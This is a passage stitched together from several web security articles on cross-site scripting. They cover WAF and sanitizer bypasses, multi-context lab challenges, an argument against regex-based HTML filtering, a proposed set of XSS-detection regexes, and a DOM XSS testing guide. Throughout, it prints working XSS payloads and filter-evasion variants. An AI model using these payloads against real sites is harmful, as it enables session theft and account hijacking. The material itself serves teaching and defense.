Moreover, this operator should be used to bypass other "bad word" based WAF rules such as `document.cookie` with `document?.cookie`. Following a list of examples that you can use and you can test on your browser console:

alert ?. (document ?. cookie)

self?.['al'+'ert'/* foo bar */]?>('XSS')

true in alert /* foo */ ?. /* bar */ (/XSS/)

1 * alert ?. (/ * foo */'XSS'/* bar */)

true, alert ?. (...[/XSS/])

true in self ?. [/alert/.source](/XSS/)

self ?. [/alert/ ?. source ?. toString()](/XSS/)

Conclusion

Never ever HTML entity encode untrusted data to sanitize user input and don't make your own WAF rule to validate it. Use a security encoding library for your app and use the [OWASP CRS](#) as a Web Application Firewall Rule Set.

References

- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md
- <https://portswigger.net/web-security/cross-site-scripting/contexts>
- <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped>

<https://www.secdatabase.com/xss-arithmetic-operators-chaining-bypass-sanitization/>

[XSS](#): Beating HTML Sanitizing Filters

The most prevalent manifestation of data sanitization occurs when the application HTML-encodes certain key characters that are necessary to deliver an attack (so < becomes < and > becomes >). In other cases, the application may remove certain characters or expressions in an attempt to cleanse your input of malicious content.

The example uses a version of the "Magical Code Injection Rainbow" taken from OWASP's Broken Web Application Project. [Find out how to download, install and use this project.](#)

Response

Raw	Headers	Hex	HTML	Render	ViewState
-----	---------	-----	------	--------	-----------


```
id="SearchTerm" />
    &nbsp;<input type="submit" name="SearchButton" value="Se
id="SearchButton" />
    <div id="ExtraFields"><input name="searchtype" type="hic
value="1"></div>
</form>
<p>
</p>
<div id="Result"><script>var a = 'No results found for
expression: '-alert(1)='; alert(a);</script></div>
<p>
</p>
<a href="Recent.aspx">View recent searches</a>

</body></html>
```


When you encounter this defense, your first step is to determine precisely which characters and expressions are being sanitized, and whether it is still possible to carry out an attack without directly employing these characters or expressions.

For example, if your data is being inserted directly into an existing script, you may not need to employ any HTML tag characters.

Or, if the [application is removing script tags from your input](#), you may be able to use a different tag with a suitable event handler.



Additionally, you should consider [any techniques that deal with signature-based filters](#). By modifying your input in various ways, you may be able to devise an attack that does not contain any of the characters or expressions that the filter is sanitizing and therefore successfully bypass it.




If it appears impossible to perform an attack without using characters that are being sanitized, you need to test the effectiveness of the sanitizing filter to establish whether any bypasses exist.

Some string manipulation APIs contain methods to replace only the first instance of a matched expression, and these are sometimes easily confused with methods that replace all instances.

So, if `<script>` is being stripped from your input, you should try the following to check whether all instances are being removed:

`<script><script>alert(1)</script>`



In this situation you should also check whether the sanitization is being performed recursively:

`<scr<script>ipt>alert(1)</script>`

In this example the input is not being stripped recursively and the payload successfully executes a script.

Furthermore if the filter performs several sanitizing steps on your input, you should check whether the order or interplay between these can be exploited. For example, if the filter strips `<script>` recursively and then strips `<object>` recursively, the following attack may succeed:

`<scr<object>ipt>alert(1)</script>`

Type	Name	Value
Body	__VIEWSTATE	... (escaped)
Body	SearchTerm	foo\'; alert(1);/
Body	SearchButton	Search
Body	searchtype	1

```
</div>
Type an expression to search for:
<input name="SearchTerm" type="text"
value="foo\'; alert(1);/" id="SearchTe
&nbsp;<input type="submit"
name="SearchButton" value="Search"
id="SearchButton" />
<div id="ExtraFields"><input
name="searchtype" type="hidden"
value="1"></div>
</form>
<p>
</p>
</p>
<div id="Result"><script>var a =
results found for expression: foo\';
alert(1);/'; alert(a);</script></div>
</p>
<a href="Recent.aspx">View recent
searches</a>
</body></html>
```

When you are injecting into a quoted string inside an existing script, it is common to find that the application sanitizes your input by placing the backslash character before any quotation mark characters you submit, preventing you from terminating the string and injecting arbitrary script.

In this situation, you should always verify whether the backslash character itself is being escaped. If not, a simple filter bypass is possible, by submitting your own backslash at the point where the application inserts a backslash. The first backslash escapes the second, so that the following character remains unescaped..

XSS Bypass Filtering

Some Cross-Site Scripting (XSS) vectors arise from strict but allowed possibilities, forming tricky combinations. It's all about contexts and sometimes the interaction between different contexts with different filters lead to some interesting bypasses.

Although in the same document (or page), usually the source code of a HTTP response is formed by 3 different contexts: HTML, Javascript and CSS. They have their own syntax and different filters are applied to the output of user input to avoid XSS situations.

So in order to understand how filters can be bypassed in some particular, multi injection scenarios, let's start with an exercise/challenge tweeted some time ago.

URL is [here](#) and full source code follows:

```

<!DOCTYPE html>
<body>
<form action="">
<input type="text" name="q" value="<?=str_ireplace("<script", "/", str_replace("=", "", $_REQUEST["q"]));?>">
<input type="submit">
</form>
<script>
  var q = '<?=str_replace("<", "&#60;", str_replace("'", "&#039;", $_REQUEST["q"]));?>';
</script>
</body>
</html>

```

Besides filtering there's also a WAF (Web Application Firewall) to make it a little harder to pop the alert box.

[Train your filter+WAF skills! #XSSme](#)

Powered By the [Tweet This](#) Plugin



[Tweet This](#)

There are filters both in HTML and JS contexts.

Alone, they can do their filtering job perfectly: the first one, on input tag, makes it possible to break out of it, but no valid XSS vector can be built since it scrapes the "=" sign needed for almost all HTML-based XSS vectors. It also scrapes the SCRIPT tag in a case insensitive manner (notice the str_ireplace PHP function), the only remaining vector that does not require the equal sign.

The second filter makes sure none of the 2 ways to break out from a JS string value work. Greater than sign is replaced by its HTML entity (not allowing </script> breakout) as well as single quote (not allowing string delimiter breakout).

But together they open an avenue to bypass based on SVG tag. SVG is XML-based markup language for describing two-dimensional based vector graphics and browsers do some kind of "double decoding" with HTML entities inside them. A scheme like <svg>[some tags]<script>[encoded code]</script> works fine .

So solution comes in a form of a multi-injection vector which appears in both places, breaking out from input tag to open a <svg> tag and forcing a similar delimiter breakout technique on JS code.


```
">' -alert(1) -'<svg>
```

It's a combo of the following ones:

```
"><svg>
```

```
' -alert(1) -'
```

But WAF blocks it:



Using an [universal way to bypass](#) regex-based devices placed between attacker and target and some little tweaking in JS injection we end up with [solution](#).

">';alert(1);'<=svg>



Bypassing JSON Encode

The following multi context XSS cases come with a different yet more common scenarios: different entry points ("p" & "q" parameters) and Javascript context with JSON correctly encoded, giving no room for a bypass (with single reflection).

We start with a simple and straightforward case, again filtering both entry points properly.

```

<!DOCTYPE html>
<body>
<form action="">
<input type="text" name="p" value="<?preg_replace("/<[a-z].*/i", "", str_replace("=", "", $_REQUEST["p"]));?>">
<input type="submit">
</form>
<script>
  var q = <?=json_encode($_REQUEST["q"]);?>;
</script>
</body>
</html>

```

URL is [here](#).

[Give it a shot before getting to know this little #XSS trick to bypass JSON encode!](#)

Powered By the [Tweet This](#) Plugin



[Tweet This](#)

The trick here is to use the fact that inside JSON encoding, a proper HTML tag is possible:

```

view-source:https://brutelogic.com.br/lab/multix0.php?p=aaa&q=<svg+onload=alert(1)>
File Edit View History Bookmarks Shields Window Help
https://brutelogic.com.br/lab/multix0.php?p=aaa&q=%3Csvg+onload=alert(1)%3E 0.06s
https://brutelogic.com.br/lab/ view-source:https://brutelo:
1 <!DOCTYPE html>
2 <body>
3 <form action="">
4 <input type="text" name="p" value="aaa">
5 <input type="submit">
6 </form>
7 <script>
8   var q = "<svg onload=alert(1)>";
9 </script>
10 </body>

```

First filter doesn't make possible to open a HTML tag to start a HTML-based XSS vector but it allows HTML comments.


With that in mind, to [XSS this](#) all we need is the following payload:

```

p="><!--
q--><svg onload=alert(1)>

```

Which comments all the code down to script block which is not a script block anymore since the script tag is under comments.



Here is a different scenario which requires a similar trick:

```
<!DOCTYPE html>
<body>
<form action="">
<input type="text" name="p" value="<?=preg_replace("/on.*=>/i", "", $_REQUEST["p"]);?>">
<input type="submit">
</form>
<script>
  var p = "aaaa";
  var q = <?=json_encode($_REQUEST["q"]);?>;
</script>
</body>
</html>
```

URL is [here](#).

[Give it a shot before getting to know another little #XSS trick to bypass JSON encode!](#)

Powered By the [Tweet This](#) Plugin



[Tweet This](#)

An inline injection with some event handler “on[anything]” is not possible neither a tag breakout to inject comments like in previous scenario. So the way to [XSS this](#) is to use a malformed arbitrary HTML attribute:

```
p="1='
q='><svg onload=alert(1)>
```

Which works pretty much like in our previous case.



A slight variation of that case can be seen [here](#).

Finally, another variation, this time in CSS context which works with both HTML and JavaScript contexts is left [here](#) as an exercise for the reader.

<https://brutelogic.com.br/blog/filter-bypass-in-multi-context/>

<https://www.acunetix.com/blog/web-security-zone/xss-filter-evasion-basics/>

XSS Regex

Depending on [who](#) you [listen](#) to, XSS is now the [top](#) computer security vulnerability, having passed the venerable SQL injection in 2007. If you're a developer, especially a web developer, and you DON'T know what XSS is, stop reading right now and start [Googling](#).

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. - [Wikipedia](#)

Typically, the injection takes the form of javascript code. How does this code get injected into your site? There are a myriad of ways; HTML is ubiquitous these days. On the application I work on, the easiest vector is email.

We have a web-based email system. Users get an email, usually in HTML, and we display it inside our web application. It's a classic input validation problem; we're essentially presenting user generated content directly to the user, unfiltered. Well, not quite. Even from the beginning, we did some basic regex validation. The base case for XSS is via a SCRIPT tag, so we try to strip those. I am a big fan of regular expressions; they are great. But in this case, it's like beating off a mugger with a wet noodle.

Many other systems need to do the same thing. See Jeff Atwood's [solution](#) for Stack Overflow, where they allow HTML formatted code snippets to be submitted by the users. He's not alone; [developers](#) all [seem](#) to initially [gravitate](#) to regular expressions for this task.

I contest that you really, really don't want to do this with regular expressions. Regular expressions are [notoriously bad](#) at parsing HTML, [XML](#) or any nested tag language. You don't want to be a [casual parser](#), especially when you're trying to strictly enforce security. They also suck at parsing email addresses, a topic I plan to cover later.

The key is that you're not just protecting against valid, vanilla HTML. You're protecting against anything that a browser can understand, and anything it can mis-understand. *Browsers can be tricked into producing valid DOM from invalid HTML quite easily. Browsers love rendering crap invalid HTML; they even take pride in it.*

For example, see this list of [obfuscated XSS attacks](#). Are you prepared to tailor a regex to prevent this real world attack on [Yahoo and Hotmail](#) on IE6/7/8?

```
<HTML><BODY>
<?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" to="XSS&lt;SCRIPT
DEFER&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;">
</BODY></HTML>
```

How about this attack that works on IE6?

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

How about attacks that are not listed on this site? The problem with Jeff's approach is that it's not a whitelist, as claimed. It's only stripping *well-behaved* tags. We want to strip malicious tags! As someone on [this page](#) adeptly notes:

The problem with it, is that the html must be clean. There are cases where you can pass in hacked html, and it won't match it, in which case it'll return the hacked html string as it won't match anything to replace. This isn't strictly whitelisting.

Why use a regex to parse HTML at all? Use a damn parser! I would suggest a purpose built tool like [AntiSamy](#). It works by actually parsing the HTML, and then traversing the DOM and removing anything that's not in the *configurable* whitelist. The major difference is the ability to gracefully handle malformed HTML. I hear you complaining about performance already. To that, I would simply ask whether you feel that HTML rendering time significantly impacts the users perception of performance in their regular browsing. Yeah, I didn't think so. You can spare a few extra milliseconds to do this correctly.

The best part is that AntiSamy actually unit tests for all the XSS attacks on the above site. Ant it's damn easy to use:

```
public String toSafeHtml(String html) throws ScanException, PolicyException {
    Policy policy = Policy.getInstance(POLICY_FILE);
    AntiSamy antiSamy = new AntiSamy();
    CleanResults cleanResults = antiSamy.scan(html, policy);
    return cleanResults.getCleanHTML().trim();
}
```

<https://chase-seibert.github.io/blog/2009/02/27/regular-expressions-suck-at-preventing-xss.html>

<https://microeducate.tech/best-regex-to-catch-xss-cross-site-scripting-attack-in-java/>

UDF to identify XSS attacks via regex rules #356

In order to identify reflected and stored Cross Site Scripting (XSS) attacks inside HTTP requests and SQL queries we need to implement a UDF that returns whether or not the input string contains a XSS attack.

Describe the solution you'd like Implement a UDF that takes a string as input. It should test this string against a list of regular expressions and return on the first match, a string indicating what regex rule matched that identifies it as a XSS attack. If none of the regular expressions match, it should return an empty string indicating it was not a XSS attack. This function would be called as part of a PxL script that passes it both HTTP request and response data as well as SQL query data.

Regular expression rules:

```
"img_tag": "(?i).*(<|%3C)\s*img.*"
```

```
"iframe_tag": "(?i).*(<|%3C)\s*iframe.*"
```

```
"object_tag": "(?i).*(<|%3C)\s*object.*"
```

```
"embed_tag": "(?i).*(<|%3C)\s*embed.*"
```

```
"script_tag": "(?i).*(<|%3C)\s*script.*"
```

```
"alert_event": "(?i).*[\s\"';\0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]alert(."
```

```
"href_property": "(?i).*[\s\"';\0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]href[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=[^=].*"
```

```
"src_property": "(?i).*[\s\"';\0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]src[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=[^=].*"
```

```
"flash_command_event": "(?i).*i[\s\"';\0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]fscommand[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=[^=].*"
```

```
# Pulled from https://github.com/coreruleset/coreruleset/blob/v3.4/dev/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf.
```

```
"event": "(?i).*[\s\"';\0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]on[a-zA-Z]{3,25}[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=[^=].*"
```

```
"attribute_vector":
```

```
"(?i).*[\s\S](?:\b(?:x(?:link:href|html|mlns)|data:text/html|pattern\b.*?|=formation)|!ENTITY\s+(?:\S+|\%s+\S+)\s+(?:PUBLIC|SYSTEM)|;base64|@import)\b.*"
```

```
"javascript_uri_and_tags": "(?i).*[a-z]+(?:[^\s:;+.\-]*?[\s:;+.\-]+:url\(javascript.*"
```

Sudo code:

```
def matches_xss_rule(string):
```

```
for rule, regex in regular_expression_rules.items():
```

```
    if regex.match(string):
```

```
        return rule
```

```
return ""
```

Describe alternatives you've considered One alternative is to use a generic UDF that takes in a list of regular expression rules as opposed to making this function XSS specific and hard coding the regex rules inside it.

<https://githubhot.com/repo/pixie-labs/pixie/issues/356>

<https://www.regextester.com/96605>

Dom XSS

What is DOM-based cross-site scripting?

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as `eval()` or `innerHTML`. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.

To deliver a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes execution of arbitrary JavaScript.

The most common source for DOM XSS is the URL, which is typically accessed with the `window.location` object. An attacker can construct a link to send a victim to a vulnerable page with a payload in the query string and fragment portions of the URL. In certain circumstances, such as when targeting a 404 page or a website running PHP, the payload can also be placed in the path.

For a detailed explanation of the taint flow between sources and sinks, please refer to the [DOM-based vulnerabilities](#) page.

How to test for DOM-based cross-site scripting

The majority of DOM XSS vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#). To test for DOM-based cross-site scripting manually, you generally need to use a browser with developer tools, such as Chrome. You need to work through each available source in turn, and test each one individually.

Testing HTML sinks

To test for DOM XSS in an HTML sink, place a random alphanumeric string into the source (such as `location.search`), then use developer tools to inspect the HTML and find where your string appears. Note that the browser's "View source" option won't work for DOM XSS testing because it doesn't take account of changes that have been performed in the HTML by JavaScript. In Chrome's developer tools, you can use `Control+F` (or `Command+F` on MacOS) to search the DOM for your string.

For each location where your string appears within the DOM, you need to identify the context. Based on this context, you need to refine your input to see how it is processed. For example, if

your string appears within a double-quoted attribute then try to inject double quotes in your string to see if you can break out of the attribute.

Note that browsers behave differently with regards to URL-encoding, Chrome, Firefox, and Safari will URL-encode `location.search` and `location.hash`, while IE11 and Microsoft Edge (pre-Chromium) will not URL-encode these sources. If your data gets URL-encoded before being processed, then an XSS attack is unlikely to work.

Testing JavaScript execution sinks

Testing JavaScript execution sinks for DOM-based XSS is a little harder. With these sinks, your input doesn't necessarily appear anywhere within the DOM, so you can't search for it. Instead you'll need to use the JavaScript debugger to determine whether and how your input is sent to a sink.

For each potential source, such as `location`, you first need to find cases within the page's JavaScript code where the source is being referenced. In Chrome's developer tools, you can use `Control+Shift+F` (or `Command+Alt+F` on MacOS) to search all the page's JavaScript code for the source.

Once you've found where the source is being read, you can use the JavaScript debugger to add a break point and follow how the source's value is used. You might find that the source gets assigned to other variables. If this is the case, you'll need to use the search function again to track these variables and see if they're passed to a sink. When you find a sink that is being assigned data that originated from the source, you can use the debugger to inspect the value by hovering over the variable to show its value before it is sent to the sink. Then, as with HTML sinks, you need to refine your input to see if you can deliver a successful XSS attack.

Testing for DOM XSS using DOM Invader

Identifying and exploiting DOM XSS in the wild can be a tedious process, often requiring you to manually trawl through complex, minified JavaScript. If you use Burp's embedded browser, however, you can take advantage of its built-in DOM Invader extension, which does a lot of the hard work for you.

Read more

[DOM Invader documentation](#)

Exploiting DOM XSS with different sources and sinks

In principle, a website is vulnerable to DOM-based cross-site scripting if there is an executable path via which data can propagate from source to sink. In practice, different sources and sinks have differing properties and behavior that can affect exploitability, and determine what techniques are necessary. Additionally, the website's scripts might perform validation or other processing of data that must be accommodated when attempting to exploit a vulnerability. There are a variety of sinks that are relevant to DOM-based vulnerabilities. Please refer to the [list](#) below for details.

The `document.write` sink works with script elements, so you can use a simple payload, such as the one below:

```
document.write('... <script>alert(document.domain)</script> ...');
```

LAB

APPRENTICE [DOM XSS in document.write sink using source location.search](#)

Note, however, that in some situations the content that is written to document.write includes some surrounding context that you need to take account of in your exploit. For example, you might need to close some existing elements before using your JavaScript payload.

LAB

PRACTITIONER [DOM XSS in document.write sink using source location.search inside a select element](#)

The innerHTML sink doesn't accept script elements on any modern browser, nor will svg onload events fire. This means you will need to use alternative elements like img or iframe. Event handlers such as onload and onerror can be used in conjunction with these elements. For example:

```
element.innerHTML='... <img src=1 onerror=alert(document.domain)> ...'
```

LAB

APPRENTICE [DOM XSS in innerHTML sink using source location.search](#)

Sources and sinks in third-party dependencies

Modern web applications are typically built using a number of third-party libraries and frameworks, which often provide additional functions and capabilities for developers. It's important to remember that some of these are also potential sources and sinks for DOM XSS.

DOM XSS in jQuery

If a JavaScript library such as jQuery is being used, look out for sinks that can alter DOM elements on the page. For instance, jQuery's attr() function can change the attributes of DOM elements. If data is read from a user-controlled source like the URL, then passed to the attr() function, then it may be possible to manipulate the value sent to cause XSS. For example, here we have some JavaScript that changes an anchor element's href attribute using data from the URL:

```
$(function() {  
    $('#backLink').attr("href", (new  
    URLSearchParams(window.location.search)).get('returnUrl'));  
});
```

You can exploit this by modifying the URL so that the location.search source contains a malicious JavaScript URL. After the page's JavaScript applies this malicious URL to the back link's href, clicking on the back link will execute it:

```
?returnUrl=javascript:alert(document.domain)
```

LAB

APPRENTICE [DOM XSS in jQuery anchor href attribute sink using location.search source](#)

Another potential sink to look out for is jQuery's `$()` selector function, which can be used to inject malicious objects into the DOM.

jQuery used to be extremely popular, and a classic DOM XSS vulnerability was caused by websites using this selector in conjunction with the `location.hash` source for animations or auto-scrolling to a particular element on the page. This behavior was often implemented using a vulnerable `hashchange` event handler, similar to the following:

```
$(window).on('hashchange', function() {  
    var element = $(location.hash);  
    element[0].scrollIntoView();  
});
```

As the hash is user controllable, an attacker could use this to inject an XSS vector into the `$()` selector sink. More recent versions of jQuery have patched this particular vulnerability by preventing you from injecting HTML into a selector when the input begins with a hash character (`#`). However, you may still find vulnerable code in the wild.

To actually exploit this classic vulnerability, you'll need to find a way to trigger a `hashchange` event without user interaction. One of the simplest ways of doing this is to deliver your exploit via an `iframe`:

```
<iframe src="https://vulnerable-website.com#" onload="this.src+='<img src=1  
onerror=alert(1)>'">
```

In this example, the `src` attribute points to the vulnerable page with an empty hash value. When the `iframe` is loaded, an XSS vector is appended to the hash, causing the `hashchange` event to fire.

Note

Even newer versions of jQuery can still be vulnerable via the `$()` selector sink, provided you have full control over its input from a source that doesn't require a `#` prefix.

LAB

APPRENTICE [DOM XSS in jQuery selector sink using a hashchange event](#)

DOM XSS in [AngularJS](#)

If a framework like AngularJS is used, it may be possible to execute JavaScript without angle brackets or events. When a site uses the `ng-app` attribute on an HTML element, it will be processed by AngularJS. In this case, AngularJS will execute JavaScript inside double curly braces that can occur directly in HTML or inside attributes.

LAB

PRACTITIONER [DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded](#)

DOM XSS combined with reflected and stored data

Some pure DOM-based vulnerabilities are self-contained within a single page. If a script reads some data from the URL and writes it to a dangerous sink, then the vulnerability is entirely client-side.

However, sources aren't limited to data that is directly exposed by browsers - they can also originate from the website. For example, websites often reflect URL parameters in the HTML response from the server. This is commonly associated with normal XSS, but it can also lead to so-called reflected+DOM vulnerabilities.

In a reflected+DOM vulnerability, the server processes data from the request, and echoes the data into the response. The reflected data might be placed into a JavaScript string literal, or a data item within the DOM, such as a form field. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

```
eval('var data = "reflected string");
```

LAB

PRACTITIONER [Reflected DOM XSS](#)

Websites may also store data on the server and reflect it elsewhere. In a stored+DOM vulnerability, the server receives data from one request, stores it, and then includes the data in a later response. A script within the later response contains a sink which then processes the data in an unsafe way.

```
element.innerHTML = comment.author
```

LAB

PRACTITIONER [Stored DOM XSS](#)

Which sinks can lead to DOM-XSS vulnerabilities?

